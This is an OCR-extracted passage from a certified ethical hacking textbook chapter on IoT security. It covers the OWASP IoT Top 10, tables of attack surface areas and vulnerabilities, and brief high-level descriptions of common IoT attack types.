


Figure 18.6: Security problems in IoT architecture

OWASP Top 10 IoT Threats

Source: *https://owasp.org*

The Top 10 IoT threats, according to the Open Web Application Security Project (OWASP), are listed below:

- **Weak, Guessable, or Hardcoded Passwords**

  Using weak, guessable, or hardcoded passwords allows publicly available or unchangeable credentials to be determined via brute forcing. This also includes backdoors in the firmware or client software that lead to unauthorized access to the deployed devices.

- **Insecure Network Services**

  Insecure network services are prone to various attacks like buffer overflow attacks, which cause a denial-of-service scenario, thus leaving the device inaccessible to the user. An attacker uses various automated tools such as port scanners and fuzzers to detect the open ports and exploit them to gain unauthorized access to services.

  These insecure network services that are open to the Internet may compromise the confidentiality, authenticity, integrity, or availability of information and also allow remote access to critical information.

- **Insecure Ecosystem Interfaces**

  Insecure ecosystem interfaces such as web, backend API, mobile, and cloud interfaces outside the device lead to compromised security of the device and its components. Common vulnerabilities in such interfaces include lack of authentication/authorization, lack of encryption or weak encryption, and lack of input/output filtering.

- **Lack of Secure Update Mechanisms**

  Lack of secure update mechanisms, such as a lack of firmware validation on the device, lack of secure delivery, lack of anti-rollback mechanisms, or lack of notifications of security changes, may be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  Use of outdated or older versions of software components or libraries, such as insecure customization of OS platforms or use of third-party hardware or software components from a compromised supply chain, may allow the devices themselves to be compromised.

- **Insufficient Privacy Protection**

  Insufficient privacy protection allows the user's personal information stored on the devices or ecosystem to be compromised.

- **Insecure Data Transfer and Storage**

  Lack of encryption and access control of data that is in transit or at rest may result in leakage of sensitive information to malicious users.

- **Lack of Device Management**


  Lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, may open the door to various attacks.

- **Insecure Default Settings**

  Insecure or insufficient device settings restrict the operators from modifying configurations to make the device more secure.

- **Lack of Physical Hardening**

  Lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them in performing a remote attack or obtaining local control of the device.



OWASP IoT Attack Surface Areas

Source: *https://owasp.org*

The OWASP IoT attack surface areas are given below:

Attack Surface Area	Vulnerabilities
1. Ecosystem (General)	▪ Interoperability standards ▪ Data governance ▪ System-wide failure ▪ Individual stakeholder risks ▪ Implicit trust between components ▪ Enrollment security ▪ Decommissioning system ▪ Lost access procedures
2. Device Memory	▪ Sensitive data ○ Cleartext usernames ○ Cleartext passwords ○ Third-party credentials ○ Encryption keys

3. Device Physical Interfaces	▪ Firmware extraction
	▪ User CLI
	▪ Admin CLI
	▪ Privilege escalation
	▪ Reset to insecure state
	▪ Removal of storage media
	▪ Tamper resistance
	▪ Debug port
	  ○ UART (Serial)
	  ○ JTAG/SWD
	▪ Device ID/serial number exposure

4. Device Web Interface	▪ Standard set of web application vulnerabilities:
	  ○ OWASP Web Top 10
	  ○ OWASP ASVS
	  ○ OWASP Testing Guide
	▪ Credential management vulnerabilities:
	  ○ Username enumeration
	  ○ Weak passwords
	  ○ Account lockout
	  ○ Known default credentials
	  ○ Insecure password recovery mechanism

5. Device Firmware	▪ Sensitive data exposure (See OWASP Top 10 – A6 Sensitive Data Exposure):
	  ○ Backdoor accounts
	  ○ Hardcoded credentials
	  ○ Encryption keys
	  ○ Encryption (symmetric, asymmetric)
	  ○ Sensitive information
	  ○ Sensitive URL disclosure
	▪ Firmware version display and/or date of last update
	▪ Vulnerable services (web, SSH, TFTP, etc.)
	  ○ Verify for old software versions and possible attacks (Heartbleed, Shellshock, old PHP versions, etc.)
	▪ Security-related function API exposure
	▪ Firmware downgrade possibility

6. Device Network Services	▪ Information disclosure ▪ User CLI ▪ Administrative CLI ▪ Injection ▪ Denial of service ▪ Unencrypted services ▪ Poorly implemented encryption ▪ Test/development services ▪ Buffer overflow ▪ UPnP ▪ Vulnerable UDP services ▪ Device firmware OTA update block ▪ Firmware loaded over insecure channel (no TLS) ▪ Replay attack ▪ Lack of payload verification ▪ Lack of message integrity check ▪ Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism
7. Administrative Interface	▪ Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide ▪ Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Security/encryption options ▪ Logging options ▪ Two-factor authentication ▪ Check for insecure direct object references ▪ Inability to wipe device

8. Local Data Storage	▪ Unencrypted data ▪ Data encrypted with discovered keys ▪ Lack of data integrity checks ▪ Use of static same encryption/decryption key
9. Cloud Web Interface	▪ Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide ▪ Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Transport encryption ▪ Two-factor authentication
10. Third-party Backend APIs	▪ Unencrypted PII sent ▪ Encrypted PII sent ▪ Device information leaked ▪ Location leaked
11. Update Mechanism	▪ Update sent without encryption ▪ Updates not signed ▪ Update location writable ▪ Update verification ▪ Update authentication ▪ Malicious update ▪ Missing update mechanism ▪ No manual update mechanism
12. Mobile Application	▪ Implicitly trusted by device or cloud ▪ Username enumeration ▪ Account lockout ▪ Known default credentials ▪ Weak passwords ▪ Insecure data storage ▪ Transport encryption ▪ Insecure password recovery mechanism ▪ Two-factor authentication

13. Vendor Backend APIs	▪ Inherent trust of cloud or mobile application ▪ Weak authentication ▪ Weak access controls ▪ Injection attacks ▪ Hidden services
14. Ecosystem Communication	▪ Health checks ▪ Heartbeats ▪ Ecosystem commands ▪ Deprovisioning ▪ Pushing updates
15. Network Traffic	▪ LAN ▪ LAN to Internet ▪ Short range ▪ Non-standard ▪ Wireless (Wi-Fi, Z-wave, XBee, Zigbee, Bluetooth, LoRa) ▪ Protocol fuzzing
16. Authentication/Authorization	▪ Authentication/authorization-related values (session key, token, cookie, etc.) disclosure ▪ Reuse of session key, token, etc. ▪ Device-to-device authentication ▪ Device-to-mobile-application authentication ▪ Device-to-cloud-system authentication ▪ Mobile-application-to-cloud-system authentication ▪ Web-application-to-cloud-system authentication ▪ Lack of dynamic authentication
17. Privacy	▪ User data disclosure ▪ User/device location disclosure ▪ Differential privacy
18. Hardware (Sensors)	▪ Sensing environment manipulation ▪ Tampering (physical) ▪ Damage (physical)

Table 18.2: OWASP IoT Attack Surface Areas

EC-Council CEH

IoT Vulnerabilities

Vulnerability	Description
1. **Username Enumeration**	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. **Weak Passwords**	Ability to set account passwords to "1234" or "123456" for example Usage of pre-programmed default passwords
3. **Account Lockout**	Ability to continue sending authentication attempts after 3 -5 failed login attempts
4. **Unencrypted Services**	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. **Two-factor Authentication**	Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. **Poorly Implemented Encryption**	Encryption is implemented but is improperly configured or not being properly updated, e.g. using SSLv2
7. **Update Sent Without Encryption**	Updates are transmitted over the network without using TLS or encrypting the update file itself
8. **Update Location Writable**	Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. **Denial of Service**	Service can be attacked in a way that denies service to that service or the entire device

Vulnerabilities	Obstacles
10. **Removal of Storage Media**	Ability to physically remove the storage media from the device
11. **No Manual Update Mechanism**	No ability to manually force an update check for the device
12. **Missing Update Mechanism**	No ability to update the device
13. **Firmware Version Display and/or Last Update Date**	Current firmware version is not displayed and/or the last update date is not displayed
14. **Firmware and Storage Extraction**	Firmware contains a lot of useful information, like source code and binaries of running services, pre-set passwords, and ssh keys
15. **Manipulating the Code Execution Flow of the Device**	With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls Side channel attacks can modify the execution flow or can be used to leak information from the device
16. **Obtaining Console Access**	By connecting to a serial interface, we can obtain full console access to a device Usually security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed.
17. **Insecure Third-party Components**	Out of date versions of busybox, openssl, ssh, web servers, etc.

https://owasp.org

IoT Vulnerabilities

Source: *https://owasp.org*


The OWASP IoT vulnerabilities are given below:

Vulnerability	Attack Surface	Description
1. Username Enumeration	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. Weak Passwords	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to set account passwords to "1234" or "123456", for example ▪ Usage of pre-programmed default passwords
3. Account Lockout	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to continue sending authentication attempts after 3–5 failed login attempts
4. Unencrypted Services	▪ Device Network Services	▪ Network services are not properly encrypted to prevent eavesdropping or tampering by attackers

5. Two-factor Authentication	▪ Administrative Interface ▪ Cloud Web Interface ▪ Mobile Application	▪ Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. Poorly Implemented Encryption	▪ Device Network Services	▪ Encryption is implemented; however, it is improperly configured or is not being properly updated, e.g., using SSL v2
7. Update Sent Without Encryption	▪ Update Mechanism	▪ Updates are transmitted over the network without using TLS or encrypting the update file itself
8. Update Location Writable	▪ Update Mechanism	▪ Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. Denial of Service	▪ Device Network Services	▪ Service can be attacked in a way that denies service to that service or the entire device
10. Removal of Storage Media	▪ Device Physical Interfaces	▪ Ability to physically remove the storage media from the device
11. No Manual Update Mechanism	▪ Update Mechanism	▪ No ability to manually force an update check for the device
12. Missing Update Mechanism	▪ Update Mechanism	▪ No ability to update the device
13. Firmware Version Display and/or Last Update Date	▪ Device Firmware	▪ Current firmware version is not displayed and/or the date of last update is not displayed
14. Firmware and Storage Extraction	▪ JTAG/SWD Interface ▪ In-Situ Dumping ▪ Intercepting an Over-the-Air (OTA) Update ▪ Downloading from the Manufacturer's Web Page ▪ eMMC Tapping ▪ Unsoldering the SPI Flash/eMMC Chip and Reading It in an Adapter	▪ Firmware contains a lot of useful information, like source code and binaries of running services, preset passwords, and SSH keys

15. Manipulating the Code Execution Flow of the Device	▪ JTAG/SWD Interface ▪ Side-Channel Attacks like Glitching	▪ With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls ▪ Side-channel attacks can also modify the execution flow or can be used to leak interesting information from the device
16. Obtaining Console Access	▪ Serial Interfaces (SPI/UART)	▪ By connecting to a serial interface, we can obtain full console access to a device ▪ Usually, security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed
17. Insecure Third-Party Components	▪ Software	▪ Out-of-date versions of BusyBox, OpenSSL, SSH, web servers, etc.

Table 18.3: IoT vulnerabilities



IoT Threats

IoT devices have very few security protection mechanisms against various emerging threats. These devices can be infected by malware or malicious code at an alarming rate. Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, to wiretap the communication, and also to launch disruptive attacks such as DDoS.

Listed below are some types of IoT attack:

- **DDoS Attack**: An attacker converts the devices into an army of botnets to target a specific system or server, making it unavailable to provide services.
- **Attack on HVAC Systems**: HVAC system vulnerabilities are exploited by attackers to steal confidential information such as user credentials and to perform further attacks on the target network.
- **Rolling Code Attack**: An attacker jams and sniffs the signal to obtain the code transferred to a vehicle's receiver; the attacker then uses it to unlock and steal the vehicle.
- **BlueBorne Attack**: Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the device.
- **Jamming Attack**: An attacker jams the signal between the sender and the receiver with malicious traffic that makes the two endpoints unable to communicate with each other.
- **Remote Access using Backdoor**: Attackers exploit vulnerabilities in the IoT device to turn it into a backdoor and gain access to an organization's network.
- **Remote Access using Telnet**: Attackers exploit an open telnet port to obtain information that is shared between the connected devices, including their software and hardware models.

- **Sybil Attack**: An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Exploit Kits**: A malicious script is used by the attackers to exploit poorly patched vulnerabilities in an IoT device.
- **Man-in-the-Middle Attack**: An attacker pretends to be a legitimate sender who intercepts all the communication between the sender and receiver and hijacks the communication.
- **Replay Attack**: Attackers intercept legitimate messages from valid communication and continuously send the intercepted message to the target device to perform a denial-of-service attack or crash the target device.
- **Forged Malicious Device**: Attackers replace authentic IoT devices with malicious devices if they have physical access to the network.
- **Side-Channel Attack**: Attackers perform side-channel attacks by extracting information about encryption keys by observing the emission of signals, i.e., "side channels", from IoT devices.
- **Ransomware Attack**: Ransomware is a type of malware that uses encryption to block a user's access to his/her device either by locking the screen or by locking the user's files.
- **Client Impersonation**: An attacker masquerades as a legitimate smart device/server using a malicious device and compromises an IoT client device by impersonating it, to perform unauthorized activities or access sensitive information on behalf of the legitimate client.
- **SQL Injection Attack**: Attackers perform SQL injection attacks by exploiting vulnerabilities in the mobile or web applications used to control the IoT devices, to gain access to the devices and perform further attacks on them.
- **SDR-Based Attack**: Using a software-based radio communication system, an attacker can examine the communication signals passing through the IoT network and can send spam messages to the interconnected devices.
- **Fault Injection Attack**: A fault injection attack occurs when an attacker tries to introduce fault behavior in an IoT device, with the goal of exploiting these faults to compromise the security of that device.
- **Network Pivoting**: An attacker uses a malicious smart device to connect and gain access to a closed server, and then uses that connection to pivot other devices and network connections to the server to steal sensitive information.
- **DNS Rebinding Attack**: DNS rebinding is a process of obtaining access to a victim's router using a malicious JavaScript code injected on a web page.
- **Firmware Update (FOTA) Attack:** Attacker intercepts and manipulates the firmware update process to inject malicious code.

Hacking IoT Devices: General Scenario

The IoT includes different technologies such as embedded sensors, microprocessors, and power management devices. Security consideration changes from device to device and application to application. The greater the amount of confidential data we send across the network, the greater the risk of data theft, data manipulation, data tampering, and attacks on routers and servers.

